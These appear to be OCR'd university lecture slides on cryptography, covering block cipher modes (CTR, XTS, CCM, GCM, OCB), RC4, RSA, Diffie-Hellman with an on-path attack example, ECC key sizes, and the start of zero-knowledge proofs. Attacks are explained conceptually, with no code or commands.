
Problems

- Issues with padding in MAC-then-encrypt use especially in TLS (see 2013 TLS attacks)
  - check e.g. https://www.youtube.com/watch?v=ifVD8BqNONk for padding oracle attacks ["Scalable Scanning and Automatic Classification of TLS Padding Oracle Vulnerabilities", Usenix Security 2019]
- Need **Initialization Vector** (IV)
  - which must be known to sender and receiver
  - if sent in clear, attacker can change bits of first block, and change IV to compensate
  - hence IV must either be a fixed value (as in EFTPOS)
    - same cleartext with same key → same ciphertext...
  - or must be sent encrypted in ECB mode before rest of message

Stream modes of operation

- Block modes encrypt entire block
- May need to operate on smaller units
  - real time data
- Stream modes **convert block cipher into stream cipher**
  - cipher feedback (CFB) mode
  - output feedback (OFB) mode
  - counter (CTR) mode
- Use block cipher as some form of **pseudo-random number** generator


Stream cipher structure




Block cipher modes:
Counter (CTR)

- A “new” mode, though proposed early on
- Similar to OFB but encrypts counter value rather than any feedback value
- Must have a different key and counter value for every plaintext block (**never reused**)
  $O_i = E_K(i)$
  $C_i = P_i \text{ XOR } O_i$
- Uses: high-speed network encryption, encrypting data for random access

Counter (CTR)



(a) Encryption



(b) Decryption

Block cipher modes: Advantages/Limitations of CTR

- Efficiency
  - can do parallel encryptions in hardware or software
  - can preprocess in advance of need
  - good for bursty high speed links
- Random access to encrypted data blocks
- Provable security (as good as other modes)
- But must ensure never to reuse key/counter values, otherwise could break

Block cipher modes: XTS-AES

- New mode, for block oriented storage use
  - in IEEE Std 1619-2007
- Concept of tweakable block cipher
- Different requirements to transmitted data
- Uses AES twice for each block
  $T_j = E_{K2}(i)$ XOR α^j
  $C_j = E_{K1}(P_j$ XOR $T_j)$ XOR T_j
  where i is tweak (sector number) and j is block offset in sector
  α is a special polynom (Galois field multiplication)
- Each sector may have multiple blocks
- (At least) 2 AES en-/decryption operations per block

Block cipher modes: Advantages/Limitations of XTS

- Efficiency
  - can do parallel encryptions in hardware or software
  - random access to encrypted data blocks
- Has both nonce and counter
- Addresses security concerns related to stored data
- **No authentication of data**
- Complications if sector size is not multiple of block size

Authenticated encryption Block cipher modes: **Counter with CBC-MAC (CCM)**

- CCM mode combines the well-known counter (CTR) mode of encryption with the well-known CBC-MAC mode of authentication
  - variation of encrypt-and-MAC approach (see later for others)
- Allows to use **same block cipher with same key** for ensuring confidentiality **and** authenticity/integrity
  - all previous modes only provide confidentiality and need additional MAC (Message Authentication Code) or digital signature to provide authenticity/integrity
- Only requires encryption to be implemented, no decryption function
  - CCM currently only defined for block ciphers with 128 bit block size
  - RFC 3610 defines AES-CCM
  - designed by Russ Housley, Doug Whiting and Niels Ferguson
- Currently used in wireless network standards
  - IEEE 802.11i (WiFi WPA2 with CCMP), e.g. NIST SP 800-38C
  - ZigBee
  - RFC 4309 defines use of AES-CCM for IPsec (not yet in widespread use)
- Has been criticized for **not being online** and for being complex
  - see [Rogaway and Wagner 2003: “A Critique of CCM”]

Authenticated encryption Block cipher modes: **Galois Counter Mode (GCM)**

- Fast, online, not patented
- Standardized for TLS, IPsec, and others
- Implementation is difficult, but standard implementations widely available (e.g. OpenSSL)
  - Intel AES-NI hardware instructions provide speed-up
- Security is problematic with short MAC tags
  - TLS and IPsec define only 96 bits
  - see e.g. https://eprint.iacr.org/2016/475.pdf
  - easy to get implementation wrong, with potentially disastrous failure of message authentication property when nonces are re-used: http://arstechnica.com/security/2016/05/faulty-https-settings-leave-dozens-of-visa-sites-vulnerable-to-forgery-attacks/
- Avoid implementing it yourself!
  - if not completely sure about the implementation, avoid the mode

Authenticated encryption Block cipher modes: **Offset Codebook Mode (OCB)**

- **Fast**, online, **patented**
- Technically one of the best modes
  - https://blog.cryptographyengineering.com/2012/05/19/how-to-choose-authenticated-encryption/
- Patent recently free to use for open source
  - http://web.cs.ucdavis.edu/~rogaway/ocb/license.htm
- Some of the patents expired in April 2016
  - https://pthree.org/2016/03/31/two-ocb-block-cipher-mode-patents-expired-due-to-nonpayment/

RC4

- A proprietary cipher owned by RSA DSI designed by Ron Rivest
- Variable key size, byte-oriented **stream cipher**
- Previously widely used (older SSL/TLS, wireless WEP / WPA with TKIP)

Executive summary: don’t use anymore. Really.

RC4 security

- Some doubt for years, but only recently broken
  - [Nadhem AlFardan, Dan Bernstein, Kenny Paterson, Bertram Poettering, Jacob Schuldt: “On the Security of RC4 in TLS and WPA” and “Biases in the RC4 keystream” (presentation at http://www.isg.rhul.ac.uk/tls/), Usenix 2013]
  - result is very non-linear
- Since RC4 is a stream cipher, must **never reuse a key**
- Have a concern with WEP, but due to key handling rather than RC4 itself
- Standard use in TLS now broken (see 2013 paper cited above)

  → **don't use RC4 anymore!**
- Example of newer stream cipher: **ChaCha20** (variant of Salsa20), specified in RFC7539 (https://tools.ietf.org/html/rfc7539)

Public-key cryptography

- Probably most significant advance in the 3000 year history of cryptography
- Uses **two** keys in the form of a **keypair** – a public and a private key
- **Asymmetric** since parties are **not** equal
- Uses clever application of number theoretic concepts to function
- Complements rather than replaces symmetric key cryptography


Why public-key cryptography

- Developed to address two key issues:
  - **key distribution** – how to have secure communications in general without having to trust a KDC (key distribution center) with your symmetric/secret key
  - **digital signatures** – how to verify a message comes intact from the claimed sender
- Public invention due to Whitfield Diffie & Martin Hellman at Stanford University in 1976 (article “New direction in cryptography”)
  - known earlier in classified community

Public-key cryptography

- **Public-key/two-key/asymmetric** cryptography involves the use of **two** keys:
  - a **public key**, which may be known by anybody, and can be used to **encrypt messages**, and **verify signatures**
  - a related **private key**, known only to the recipient, used to **decrypt messages**, and **sign** (create) **signatures**
- **Infeasible to determine private key from public**
  - Note: The reverse is typically easy
- **Infeasible to decrypt message or sign without knowing private key**
- Is **asymmetric** because
  - those who **en**crypt messages or **verify** signatures **cannot** **de**crypt messages or **create** signatures

Public-key cryptography



Symmetric (secret/single-key) vs. asymmetric (public-key)


Symmetric encryption

- Needed to work
  - same algorithm **with same key**
  - sender and receiver **share key**
- Needed for security
  - **single key** must be kept secret
  - knowledge of algorithm + samples of cipher-/plaintext must be insufficient to determine this secret key

Asymmetric encryption

- Needed to work
  - same algorithm **with pair of keys** (one to encrypt, one to decrypt)
  - sender and receiver **each have a pair of keys**
- Needed for security
  - **private part of keypair** must be kept secret
  - knowledge of algorithm + public part of keypair + samples of cipher-/plaintext must be insufficient to determine private key

Public-key cryptosystems



Public-key applications

- Can classify uses into 3 categories:
  - **encryption/decryption** (provide confidentiality/secrecy)
  - **digital signatures** (provide authentication)
  - **key exchange** (of session keys)
- Some algorithms are suitable for all uses (e.g. RSA), others are specific to one (e.g. Diffie-Hellman only for key exchange, different elliptic curve based algorithms for different purposes)

Public-key requirements

- Public-key algorithms rely on two keys where:
  - it is computationally infeasible to find decryption key knowing only algorithm and encryption key
  - it is computationally infeasible to en-/decrypt messages when the relevant (en-/decrypt) key is not known
  - it is computationally easy to en-/decrypt messages when the relevant (en-/decrypt) key is known
  - it is computationally easy to generate keypair
  - especially useful if either of the two related keys can be used for encryption, with the other used for decryption (for some algorithms)
- These are formidable requirements which only a few algorithms have satisfied

Public-key requirements

- Need a trapdoor one-way function
- One-way function has
  - $Y = f(X)$ easy
  - $X = f^{-1}(Y)$ infeasible
- A trap-door one-way function has
  - $Y = f_k(X)$ easy, if k and X are known
  - $X = f_k^{-1}(Y)$ easy, if k and Y are known
  - $X = f_k^{-1}(Y)$ infeasible, if Y known but k not known
- A practical public-key scheme depends on a suitable trap-door one-way function

Security of public-key schemes

- Like private key schemes brute force **exhaustive search** attack is always theoretically possible
- But keys used are too large (>= 2048 bits for classical, >= 256 bits for elliptic curve variants)
- Security relies on a **large enough** difference in difficulty between **easy** (en-/decrypt) and **hard** (cryptanalysis) problems
- More generally the **hard** problem is known, but is made hard enough to be impractical to break
- Requires the use of **very large numbers**
- Hence is **slow** compared to private key schemes

RSA

- By Rivest, Shamir & Adleman of MIT in 1977
- Best known and widely used public-key scheme
- Based on exponentiation in a finite (Galois) field over integers modulo a prime
  - Note: exponentiation takes $O((\log n)^3)$ operations (easy)
- Uses large integers (e.g. 2048 bits)
- Security due to cost of factoring large numbers
  - Note: factorization takes $O(e^{\log n \log \log n})$ operations (hard)

RSA key generation

- Users of RSA must:
  - determine two primes at random - p, q
  - calculate n = p * q and φ=(p-1)*(q-1)
  - select either e or d (with special relation to φ) and compute the other
    - e*d mod φ = 1
- Primes p,q must not be easily derived from modulus n=p*q
  - must be sufficiently large
  - typically guess and use probabilistic test whether a prime
    - if its not a prime and still passed the test → unlucky & insecure
- Exponents e, d are inverses, so use inverse algorithm to compute the other

RSA security

- Possible approaches to attacking RSA are:
  - brute force key search - infeasible given size of numbers
  - mathematical attacks - based on difficulty of computing φ(n), by factoring modulus n (hard without a quantum computer with sufficiently many qbits...)
  - timing attacks - on running of decryption
  - chosen ciphertext attacks - given properties of RSA

Factoring problem

- Mathematical approach takes 3 forms:
  - factor n=p*q, hence compute φ(n) and then d
  - determine φ(n) directly and compute d
  - find d directly
- Currently believe all equivalent to factoring
  - have seen slow improvements over the years
    - see e.g. https://en.wikipedia.org/wiki/RSA_Factoring_Challenge for challenge (cash prices only active until 2007, but factoring still ongoing)
  - biggest improvement comes from improved algorithm
    - cf. QS to GHFS to LS
  - currently assume >2048 bit RSA is secure, but don't use less than 3072 for new use cases
    - ensure p, q of similar size and matching other constraints
  - known to be computable efficiently with quantum computers (as soon as they reach required qbit register size)

RSA number	Decimal digits	Binary digits	Cash prize offered	Factored on
RSA-100	100	330	US$1,000	April 1, 1991[5]
RSA-110	110	364	US$4,429	April 14, 1992[5]
RSA-120	120	397	US$5,898	July 9, 1993[6]
RSA-129	129	426	US$100	April 26, 1994[5]
RSA-130	130	430	US$14,527	April 10, 1996
RSA-140	140	463	US$17,226	February 2, 1999
RSA-150	150	496		April 16, 2004
RSA-155	155	512	US$9,383	August 22, 1999
RSA-160	160	530		April 1, 2003
RSA-170	170	563		December 29, 2009
RSA-576	174	576	US$10,000	December 3, 2003
RSA-180	180	596		May 8, 2010
RSA-190	190	629		November 8, 2010
RSA-640	193	640	US$20,000	November 2, 2005
RSA-200	200	663		May 9, 2005
RSA-210	210	696		September 26, 2013[8]
RSA-704	212	704	US$30,000	July 2, 2012
RSA-220	220	729		May 13, 2016
RSA-230	230	762		August 15, 2018
RSA-232	232	768		February 17, 2020[9]
RSA-768	232	768	US$50,000	December 12, 2009
RSA-240	240	795		Dec 2, 2019[10]
RSA-250	250	829		Feb 28, 2020[11]

Timing attacks

- Developed by Paul Kocher in mid-1990's
- Exploit timing variations in operations
  - e.g. multiplying by small vs large number
  - or IF's varying which instructions executed
- Infer operand size based on time taken
- RSA exploits time taken in exponentiation
- Countermeasures
  - use constant exponentiation time
  - add random delays
  - blind values used in calculations

Chosen ciphertext attack

- RSA is vulnerable to a Chosen Ciphertext Attack (CCA)
- Attacker chooses ciphertexts and gets decrypted plaintext back
- Choose ciphertext to exploit properties of RSA to provide info to help cryptanalysis
- Can counter with random pad of plaintext
- Or best: **use Optimal Asymmetric Encryption Padding (OASP)**

Diffie-Hellman key exchange (DH)

- First public-key type scheme proposed
- By Diffie & Hellman in 1976 along with the exposition of public key concepts
  - note: now know that Williamson (UK CESG) secretly proposed the concept in 1970
  - Ralph Merkle developed similar method independently, but published only slightly later
    - In 2002, Hellman suggested the algorithm be called Diffie–Hellman–Merkle key exchange in recognition of Ralph Merkle's contribution to the invention of public-key cryptography (Hellman, 2002).
- Is a practical method for public exchange of a secret key
- Used widely (in classical variant based on exponentiation in finite field or more recently in Elliptic Curve variants)

Diffie-Hellman key exchange (DH)

- A public-key distribution scheme
  - cannot be used to exchange an arbitrary message
  - rather it can establish a common key
  - known only to the two participants (when only passive attacks are assumed)

Remember!

- Value of key depends on the participants (and their private and public key information)
- Based on exponentiation in a finite (Galois) field (modulo a prime or a polynomial) – easy
- Security relies on the difficulty of computing discrete logarithms (similar to factoring) – hard (without quantum computers)

Diffie-Hellman setup

- All users agree on global parameters:
  - large prime integer or polynomial q
  - a being a primitive root $\bmod\ q$
- Each user (e.g. A) generates their key
  - chooses a secret key (number): $x_A < q$
  - compute their **public key**: $y_A = a^{x_A} \bmod q$
- Each user makes public that key y_A
  - e.g. transmission to the communication partner in cleartext

Diffie-Hellman key exchange

- Shared session key for users A and B is K_{AB}:

  $K_{AB} = a^{x_A \cdot x_B} \bmod q$

  $= y_A^{x_B} \bmod q$ (which **B** can compute)

  $= y_B^{x_A} \bmod q$ (which **A** can compute)

- K_{AB} is used as session key in private-key encryption scheme between Alice and Bob
- If Alice and Bob subsequently communicate, they will have the **same** key as before, unless they choose new public-keys
- Attacker needs an x, must solve discrete log


Remember!

On-path attack (OPA) (aka Man-in-the-Middle (MITM) attack)

1. Mallory prepares attack by creating two private / public keys
2. Alice transmits her public key to Bob
3. Mallory intercepts this and transmits his first public key to Bob. Mallory also calculates a shared key with Alice
4. Bob receives the public key and calculates the shared key (with Mallory instead of Alice)
5. Bob transmits his public key to Alice
6. Mallory intercepts this and transmits his second public key to Alice. Mallory calculates a shared key with Bob
7. Alice receives the key and calculates the shared key (with Mallory instead of Bob)
8. Mallory can then intercept, decrypt, re-encrypt, forward all messages between Alice and Bob

Remember!

On-path attack



Source: https://commons.wikimedia.org/wiki/File:Man-in-the-middle_attack_of_Diffie-Hellman_key_agreement.svg

Elliptic Curve Cryptography (ECC)

- Majority of public-key crypto (RSA, DH) use either integer or polynomial arithmetic with very large numbers/polynomials
- Imposes a significant load in storing and processing keys and messages
- An alternative is to use elliptic curves
- Offers same security with smaller bit sizes

Comparable key sizes for equivalent security

Symmetric scheme (key size in bits)	ECC-based scheme (size of *n* in bits)	RSA/DSA (modulus size in bits)
56	112	512
80	160	1024
112	224	2048
128	256	3072
192	384	7680
256	512	15360

Zero knowledge proofs

- Sometimes would like to prove knowledge of a secret without revealing anything about that secret – including the identity of the prover (signer)
- Example 1: “prove that you know a password” → “password is X”
  - if verifier is malicious (or broken), can leak the secret
